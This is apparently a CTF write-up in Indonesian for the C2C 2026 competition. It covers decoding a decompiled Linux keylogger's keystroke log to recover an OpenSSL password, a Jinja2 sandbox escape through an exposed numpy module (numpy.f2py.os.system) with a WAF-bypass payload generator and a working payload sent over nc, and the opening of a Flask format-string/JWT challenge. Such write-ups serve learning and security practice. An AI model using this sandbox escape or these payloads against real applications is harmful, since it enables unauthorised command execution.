
Kemudian decompile serizawa.pyc ke .py menggunakan pycdc maka akan didapatkan hasil seperti gambar dibawah.

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ ./pycdc/pycdc serizawa_extracted/serizawa.pyc
# Source Generated with Decompyle++
# File: serizawa.pyc (Python 3.11)

import struct
import sys
import os
streya = '/dev/input/event0'
pvut = '/opt/cron.aseng'
strc = 'QQHHi'
evo = struct.calcsize(strc)

def prm():
    if os.geteuid() ≠ 0:
        sys.exit(1)
    if not os.path.exists(streya):
        sys.exit(1)
        return None


def kst():
Unsupported opcode: BEFORE_WITH (108)
    ec = 0
# WARNING: Decompyle incomplete


def main():
    prm()
    kst()

if __name__ == '__main__':
    main()
    return None
```

Based on hasil decompile tersebut, diketahui bahwa file serizawa ini merupakan Linux keylogger yang membaca input keyboard dari /dev/input/event0 dan menyimpan hasilnya ke /opt/cron.aseng.

2. Parse Keystrokes dari cron.aseng

Dari hasil analisis serizawa, kita tahu bahwa keylogger menggunakan format struct QQHHi. Saya awalnya nggak tahu apa ini, trus browsing untuk mengetahui apa maksud struct tersebut.



Sehingga based on hasil browsing tersebut, Ini adalah format standar Linux input event (struct input_event) yang didefinisikan di <linux/input.h>. Oleh karena itu, dapat disimpulkan bahwa file cron.aseng berukuran 58.824 bytes, artinya ada 2.451 event yang terekam (58824 / 24).

```
 GNU nano 7.2                                                    kbdc.py
import struct

# Linux input event: struct input_event { struct timeval time; __u16 type; __u16 code; __s32 value; }
# QQHHi = tv_sec(8) + tv_usec(8) + type(2) + code(2) + value(4) = 24 bytes
EVENT_SIZE = struct.calcsize('QQHHi')
print(f"Event size: {EVENT_SIZE}")

# Key code to character mapping (US keyboard)
KEY_MAP = {
    1: 'ESC', 2: '1', 3: '2', 4: '3', 5: '4', 6: '5', 7: '6', 8: '7', 9: '8', 10: '9', 11: '0',
    12: '-', 13: '=', 14: 'BACKSPACE', 15: 'TAB',
    16: 'q', 17: 'w', 18: 'e', 19: 'r', 20: 't', 21: 'y', 22: 'u', 23: 'i', 24: 'o', 25: 'p',
    26: '[', 27: ']', 28: 'ENTER', 29: 'LCTRL',
    30: 'a', 31: 's', 32: 'd', 33: 'f', 34: 'g', 35: 'h', 36: 'j', 37: 'k', 38: 'l',
    39: ';', 40: "'", 41: '`', 42: 'LSHIFT', 43: '\\',
    44: 'z', 45: 'x', 46: 'c', 47: 'v', 48: 'b', 49: 'n', 50: 'm',
    51: ',', 52: '.', 53: '/', 54: 'RSHIFT', 55: '*',
    56: 'LALT', 57: ' ', 58: 'CAPSLOCK',
    100: 'RALT', 102: 'HOME', 103: 'UP', 104: 'PGUP', 105: 'LEFT', 106: 'RIGHT',
    107: 'END', 108: 'DOWN', 109: 'PGDN', 110: 'INSERT', 111: 'DELETE',
    125: 'SUPER',
}

SHIFT_MAP = {
    '1': '!', '2': '@', '3': '#', '4': '$', '5': '%', '6': '^', '7': '&', '8': '*', '9': '(', '0': ')',
    '-': '_', '=': '+', '[': '{', ']': '}', '\\': '|', ';': ':', "'": '"', '`': '~',
    ',': '<', '.': '>', '/': '?', ' ': ' ',
}

with open('cron.aseng', 'rb') as f:
    data = f.read()

print(f"File size: {len(data)} bytes")
print(f"Number of events: {len(data) // EVENT_SIZE}")

shift_pressed = False
caps_lock = False
typed_chars = []
key_events = []

for i in range(0, len(data), EVENT_SIZE):
    if i + EVENT_SIZE > len(data):
        break
    tv_sec, tv_usec, ev_type, ev_code, ev_value = struct.unpack('QQHHi', data[i:i+EVENT_SIZE])

    # EV_KEY = 1, value 1 = press, value 0 = release, value 2 = repeat
    if ev_type == 1:
        key_name = KEY_MAP.get(ev_code, f'KEY_{ev_code}')

        if ev_value == 1:  # Key press
            key_events.append((tv_sec, key_name, 'press'))

            if key_name == 'LSHIFT' or key_name == 'RSHIFT':
                shift_pressed = True
                                                        [ Read 83 lines ]
```

Sampai disini saya masih crosscheck isi file cron.aseng ini dan mencari tahu bagaimana cara melakukan decode atau membaca file tersebut, dan akhirnya saya meminta tolong kepada Claude (**Ijin Author :D**) untuk membuatkan script untuk mendecode atau membaca isi file tersebut.

Inti dari script tersebut adalah melakukan filtering Event yang Relevan TKarena tdak semua event adalah ketikan keyboard. Perlu di-filter berdasarkan:

- type == 1 (EV_KEY) — hanya event keyboard, abaikan EV_SYN (type=0), EV_MSC (type=4), dll.
- value == 1 — hanya key press (tekan). Value 0 = release (lepas), 2 = repeat (tahan). Kita hanya butuh saat tombol pertama kali ditekan.

Selain itu juga melakukan Mapping Keycode ke Karakter karena seetiap tombol keyboard memiliki kode numerik (Linux keycode).

Keycode	Tombol	Keycode	Tombol
2-11	1-9, 0	16-25	q-p
30-38	a-l	44-50	z-m
14	BACKSPACE	28	ENTER
42	LSHIFT	54	RSHIFT
57	SPACE	58	CAPSLOCK

selain itu juga digunakan untuk menangani Modifier Keys karena parsing tidak cukup hanya mapping 1-to-1, karena ada modifier keys yang mengubah output karakter:

- SHIFT ditekan → huruf jadi kapital, angka jadi simbol (misal 1 → !, ; → :, ' → ", / → ?, . → >)
- CAPSLOCK aktif → huruf jadi kapital (toggle on/off)
- BACKSPACE → hapus karakter terakhir dari buffer

Contoh: dalam rekaman, untuk mengetik karakter " (double quote), yang terekam adalah event LSHIFT (press) diikuti ' (press). Untuk huruf kapital Y, yang terekam adalah CAPSLOCK (on) → y → CAPSLOCK (off).

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ python3 kbdc.py
Event size: 24
File size: 58824 bytes
Number of events: 2451

═══ Typed Text ═══
ls
whoami
echo "Yey you finally decrypt me :)"
echo "Just a little more steps ok?"
env > whatisthis
od whatisthis > whatisthis.baboi
openssl enc -aes-256-cbc -salt -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.baboi -out whatisthis.enc
echo "Ok go for it! The flag is in env btw"
c

═══ Raw Key Events (press only) ═══
  [1770798868] l
  [1770798868] s
  [1770798868] ENTER
  [1770798869] w
  [1770798869] h
  [1770798869] o
  [1770798869] a
  [1770798869] m
  [1770798869] i
  [1770798869] ENTER
  [1770798871] e
  [1770798871] c
  [1770798871] h
  [1770798871] o
  [1770798871]
  [1770798871] LSHIFT
  [1770798871] '
  [1770798872] CAPSLOCK
  [1770798872] y
  [1770798872] CAPSLOCK
  [1770798873] e
  [1770798873] y
  [1770798873]
```

Based on hasil parsing tersebut didapatkan informasi penting yang ditemukan:

- Password OpenSSL: 4_g00d_fr13nD_in_n33D
- Algoritma enkripsi: AES-256-CBC
- Alur kerja pelaku: env → dump ke file → od (octal dump) → encrypt dengan OpenSSL
- Hint: "The flag is in env btw" → flag ada di environment variable

3. Dekripsi whatisthis.enc

Dari keystroke, kita tahu persis perintah enkripsi yang digunakan. Tinggal balik dengan menambahkan flag -d (decrypt)

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ openssl enc -aes-256-cbc -d -salt \
  -pass pass:4_g00d_fr13nD_in_n33D \
  -in whatisthis.enc \
  -out whatisthis.baboi
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

OpenSSL mengeluarkan warning "deprecated key derivation used" karena menggunakan -pass tanpa -pbkdf2. Setelah saya baca2 ini normal untuk file yang dibuat dengan OpenSSL versi lama.

```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ env > whatisthis

┌──(kali㉿kali)-[~/Downloads/dist]
└─$ ls
cron.aseng  kbdc.py  pycdc  serizawa  serizawa_extracted  whatisthis  whatisthis.baboi  whatisthis.enc

┌──(kali㉿kali)-[~/Downloads/dist]
└─$ od whatisthis.baboi
0000000 030060 030060 030060 020060 032060 032467 031460 030040
0000020 033464 030465 020064 032460 030462 031062 030040 030465
0000040 030061 020065 031460 032466 032461 030040 030467 033061
0000060 020064 033060 032462 032466 030040 033466 032065 005063
0000100 030060 030060 031060 020060 033060 032467 032065 030040
0000120 032460 033061 020062 032060 032464 032060 030040 030065
0000140 031061 020063 032060 032460 032061 030040 033063 031465
0000160 020061 031460 030060 031067 030040 030063 032460 005066
0000200 030060 030060 032060 020060 032060 030066 031061 030040
0000220 033464 030061 020061 031460 032466 033460 030040 033466
0000240 032061 020065 032460 032462 033463 030040 033462 031061
```

Selanjutnya dump env ke file teks dan onvert ke octal dump yaitu .baboi. Perintah od (octal dump) mengubah file biner/teks menjadi representasi octal 2-byte words (little-endian). Contoh isi whatisthis.baboi bisa dilihat pada gambar diatas.

Nah disini saya minta bantuan lagi ama suhu Claude (**Ijin author :D**) buat bikin script Untuk mengembalikan output od ke file asli, kita parse setiap octal word dan konversi ke 2 bytes (little-endian).

```
 GNU nano 7.2                                                    conf.py *
with open('whatisthis.baboi', 'r') as f:
    content = f.read()

result = bytearray()
for line in content.strip().split('\n'):
    parts = line.split()
    for val in parts[1:]:          # skip alamat di kolom pertama
        word = int(val, 8)         # parse sebagai octal
        result.append(word & 0×FF)         # byte rendah (little-endian)
        result.append((word >> 8) & 0×FF)  # byte tinggi

print(result.decode('utf-8'))
```


```
┌──(kali㉿kali)-[~/Downloads/dist]
└─$ python3 conf.py
COLORTERM=truecolor
DISPLAY=:0.0
LANG=en_US.UTF-8
LANGUAGE=
PATH=/root/.cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
TERM=xterm-256color
XAUTHORITY=/home/kali/.Xauthority
XDG_CURRENT_DESKTOP=XFCE
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;0
;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;
31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.d
;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31
.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpi
1;31:*.dwm=01;31:*.esd=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01
1;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35
5:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:
:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmv
01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35
*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.og
x=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.old=00;90:*.orig=00;90:
00;90:*.dpkg-old=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:*.rp
MAIL=/var/mail/root
LOGNAME=root
USER=root
HOME=/root
SHELL=/usr/bin/zsh
SUDO_COMMAND=/usr/bin/su
SUDO_USER=kali
SUDO_UID=1000
SUDO_GID=1000
COMMAND_NOT_FOUND_INSTALL_PROMPT=1
POWERSHELL_UPDATECHECK=Off
POWERSHELL_TELEMETRY_OPTOUT=1
DOTNET_CLI_TELEMETRY_OPTOUT=1
SHLVL=1
PWD=/opt
OLDPWD=/opt
LESS_TERMCAP_mb=
LESS_TERMCAP_md=
LESS_TERMCAP_me=
LESS_TERMCAP_so=
LESS_TERMCAP_se=
LESS_TERMCAP_us=
LESS_TERMCAP_ue=
FLAG=C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_ez}
_=/usr/bin/env
```

Setelah kita mengembalikan ke file asli didapatkan flag **FLAG=C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_ez}**


MISC

1. WELCOME

Hanya diberikan sebuah challenge Welcome to Country-to-Country CTF (C2C) 2026!! dan diminta untuk mencari flagnya. Awalnya saya nggak tahu ini flag nya dimana apakah challenge ini tidak welcome kepada saya XD hehe. Tidak menyerah cari inspect elemen ga ketemu, kemudian coba check2 di console dan iseng masukin localStorage disini ada slogan **C2C{welcome_to_c2c}** dan saya masukkan dan benar.




Padahal di web nya itu dah ada tulisan segede gaban seperti ini tapi ga saya masukkin wkwkwk **XD.**



2. JINJAIL

Challenge ini merupakan salah satu soal dalam kategori Miscellaneous yang menguji pemahaman peserta tentang keamanan template engine Jinja2 dan teknik sandbox escape. Pada challenge ini, kita diberikan sebuah aplikasi web Flask yang menggunakan Jinja2 SandboxedEnvironment untuk merender input dari pengguna. Meskipun sudah menggunakan sandbox dan dilengkapi dengan Web Application Firewall (WAF), aplikasi ini memiliki celah keamanan karena mengekspos module numpy ke dalam environment template.



```
 GNU nano 7.2                                                    app.py
import numpy
import string
from functools import wraps
from collections import Counter
from jinja2.sandbox import SandboxedEnvironment

env = SandboxedEnvironment()
env.globals["numpy"] = numpy

def waf(content):
    allowlist = set(string.ascii_lowercase + string.ascii_uppercase + strin
    blocklist = ['fromfile', 'savetxt', 'load', 'array', 'packbits', 'ctype
    char_limits = {
        '(': 3,
        ')': 3,
        '[': 3,
        ']': 3,
        '{': 3,
        '}': 3,
        ',': 10
    }

    if len(content) > 275:
        raise ValueError("Nope")

    for ch in content:
        if ch not in allowlist:
            raise ValueError("Nope")

    lower_value = content.lower()
    for blocked in blocklist:
        if blocked.lower() in lower_value:
            raise ValueError("Nope")

    counter = Counter(ch for ch in content if ch in char_limits)
    for ch, count in counter.items():
        if count > char_limits[ch]:
            raise ValueError("Nope")

def main():
    content = input(">>> ")

    try:
        waf(content)
        result = env.from_string(content).render()
        print(result)
    except ValueError as e:
        print(e.args[0])
    except Exception:
        print("Nope")

if __name__ == "__main__":
    main()
```

Dari source code app.py di atas, kita dapat mengidentifikasi beberapa hal penting:

1. Aplikasi menggunakan SandboxedEnvironment dari Jinja2
2. Module numpy diekspos ke dalam template globals
3. Terdapat fungsi WAF yang membatasi input pengguna

```
GNU nano 7.2                                                    fix.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <strings.h>

int main(int argc, char *argv[]) {
    if (argc > 1 && strcasecmp(argv[1], "help") == 0) {
        setuid(0);
        system("cat /root/flag.txt");
    } else {
        printf("Nope, you didnt ask for help ... \n");
    }
    return 0;
}
```

```
┌──(kali㉿kali)-[~/Downloads/dist-jinjail]
└─$ nc challenges.1pc.tf 43311
>>> cat /root/flag.txt
Nope
```

```
┌──(kali㉿kali)-[~/Downloads/dist-jinjail]
└─$ nc challenges.1pc.tf 43311
>>> /fix help
Nope
```

Sedangkan pada file fix.c ini merupakan file untuk mengakses atau membaca file flag.txt pada root. Sehingga kita bisa mengetahui bahwa WAF yang telah dikonfigurasi digunakan untuk membatasi hal berikut :

1. Max length: 275 characters
2. Blocked strings: fromfile, savetxt, load, array, packbits, ctypes, eval, exec, breakpoint, input, +, -, /, \, |, ", '
3. Character limits: Max 3 of each: ()[]{}, max 10 commas
4. Allowlist: Only alphanumeric, punctuation, digits, and spaces

```
env = SandboxedEnvironment()
env.globals["numpy"] = numpy
```

Pada challenge ini, developer mengekspos module numpy ke dalam Jinja2 sandbox melalui baris kode diatas. Jinja2 Sandbox sebenarnya memblokir akses ke atribut "private" yang diawali underscore (_), namun karena f2py dan os adalah atribut publik (tanpa underscore), sandbox tidak memblokirnya. Inilah mengapa kita bisa memanggil numpy.f2py.os.system() untuk mengeksekusi perintah sistem dan mendapatkan flag.

```
 GNU nano 7.2                                                    exp.py
#!/usr/bin/env python3
"""
CTF Exploit Generator for Jinja2 Sandbox Escape Challenge
Uses numpy.f2py.os.system with numpy.bytes_ to bypass WAF
"""

def generate_payload(cmd):
    """Generate a WAF-bypassing payload for the given command"""
    bytes_list = [ord(c) for c in cmd]
    return f'{{{{ numpy.f2py.os.system(numpy.bytes_({bytes_list})) }}}}'

def check_waf(payload):
    """Verify payload passes WAF"""
    import string
    from collections import Counter

    allowlist = set(string.ascii_lowercase + string.ascii_uppercase + string.punctuation + string.digits + ' ')
    blocklist = ['fromfile', 'savetxt', 'load', 'array', 'packbits', 'ctypes', 'eval', 'exec', 'breakpoint', 'input',
    char_limits = {'(': 3, ')': 3, '[': 3, ']': 3, '{': 3, '}': 3, ',': 10}

    # Length check
    if len(payload) > 275:
        return False, f"Too long: {len(payload)} > 275"

    # Allowlist check
    for ch in payload:
        if ch not in allowlist:
            return False, f"Invalid char: {repr(ch)}"

    # Blocklist check
    lower_val = payload.lower()
    for blocked in blocklist:
        if blocked.lower() in lower_val:
            return False, f"Blocked term: {blocked}"

    # Char limits
    counter = Counter(ch for ch in payload if ch in char_limits)
    for ch, count in counter.items():
        if count > char_limits[ch]:
            return False, f"Char limit exceeded: {repr(ch)} = {count} > {char_limits[ch]}"

    return True, "OK"

if __name__ == "__main__":
    # Main payload for the flag
    flag_payload = generate_payload("/fix help")

    print("=" * 60)
    print("JINJA2 SANDBOX ESCAPE EXPLOIT")
    print("=" * 60)
    print()
    print("FLAG PAYLOAD:")
    print(flag_payload)
    print()
                                [ Read 79 lines ]
```


```
┌──(kali㉿kali)-[~/Downloads/dist-jinjail]
└─$ echo '{{ numpy.f2py.os.system(numpy.bytes_([47, 102, 105, 120, 32, 104, 101, 108, 112])) }}' | nc challenges.1pc.tf 43311
>>> C2C{damnnn_i_love_numpy_513f0897db7e}0
```


Oleh karena itu, saya meminta bantuan lagi ini ama claude buat bikinin script yang bisa ngebypass WAF nya **ijin author X))**. Dan jadilah script seperti diatas. Dan didaptkan flag **C2C{damnnn_i_love_numpy_513f0897db7e}**

WEB

1. CORP-MAIL

Challenge CorpMail merupakan soal dalam kategori Web yang menguji pemahaman peserta tentang kerentanan Format String Injection pada aplikasi Flask dan eksploitasi JWT (JSON Web Token). Pada challenge ini, kita diberikan sebuah aplikasi webmail perusahaan yang menggunakan JWT untuk autentikasi. Tujuan akhir adalah membaca email rahasia yang berisi flag, yang hanya bisa diakses oleh user tertentu.
Kerentanan utama terletak pada fitur "signature" di halaman settings, di mana input pengguna diproses menggunakan Python's str.format() tanpa sanitasi yang tepat. Hal ini memungkinkan penyerang untuk membocorkan konfigurasi aplikasi termasuk JWT secret key, yang kemudian dapat digunakan untuk memalsukan token dan mengakses akun user lain.





Analisis Source Code

1. Database Seeding (db.py)

File db.py menunjukkan bahwa flag tersimpan dalam email dari admin ke user mike.wilson:

```
GNU nano 7.2                                                    db.py
        ('sarah.jones', 'sarah.jones@corpmail.local', 'Finance Department'),
    ]

    user_passwords = {}
    for username, email, dept in users_data:
        password = generate_random_password()
        user_passwords[username] = password
        pwd_hash = generate_password_hash(password)
        signature = f"Best regards,\n{username.replace('.', ' ').title()}\n{dept}"
        db.execute('INSERT INTO users (username, email, password, signature) VALUES (?, ?, ?, ?)',
                   (username, email, pwd_hash, signature))

    db.commit()

    admin_id = db.execute('SELECT id FROM users WHERE username = ?', ('admin',)).fetchone()[0]
    john_id = db.execute('SELECT id FROM users WHERE username = ?', ('john.doe',)).fetchone()[0]
    jane_id = db.execute('SELECT id FROM users WHERE username = ?', ('jane.smith',)).fetchone()[0]
    mike_id = db.execute('SELECT id FROM users WHERE username = ?', ('mike.wilson',)).fetchone()[0]
    sarah_id = db.execute('SELECT id FROM users WHERE username = ?', ('sarah.jones',)).fetchone()[0]

    test_emails = [
        (john_id, jane_id, "Meeting Tomorrow",
         "Hi Jane,\n\nJust wanted to confirm our meeting tomorrow at 10 AM.\n\nThanks!"),

        (jane_id, john_id, "Re: Meeting Tomorrow",
         "Hi John,\n\nYes, that works for me. See you then!\n\nBest,\nJane"),

        (sarah_id, mike_id, "Q4 Budget Review",
         "Hi Mike,\n\nPlease review the attached Q4 budget projections when you have a chance.\n\nRegards,\nSarah"),

        (mike_id, admin_id, "Security Audit Complete",
         "Hi Admin,\n\nThe quarterly security audit has been completed. No major issues found.\n\nBest,\nMike"),

        (admin_id, mike_id, "Confidential: System Credentials",
         f"Hi Mike,\n\nAs requested, here are the backup system credentials for the security audit:\n\nSystem: Backup Server\nAccess Cod>

        (admin_id, john_id, "Welcome to CorpMail",
         "Dear John,\n\nWelcome to the CorpMail system. Please remember to set up your email signature in Settings.\n\nBest regards,\nIT>

        (jane_id, sarah_id, "Lunch Plans",
         "Hey Sarah!\n\nWant to grab lunch today? The new cafe opened downstairs.\n\nJane"),

        (sarah_id, jane_id, "Re: Lunch Plans",
         "Sounds great! Let's meet at 12:30.\n\nSarah"),
    ]

    for sender_id, receiver_id, subject, body in test_emails:
        db.execute('INSERT INTO emails (sender_id, receiver_id, subject, body) VALUES (?, ?, ?, ?)',
                   (sender_id, receiver_id, subject, body))

    db.commit()
    print("[+] Database initialized with test data")
```

Temuan Penting:

- Flag ada di email dengan subject "Confidential: System Credentials"
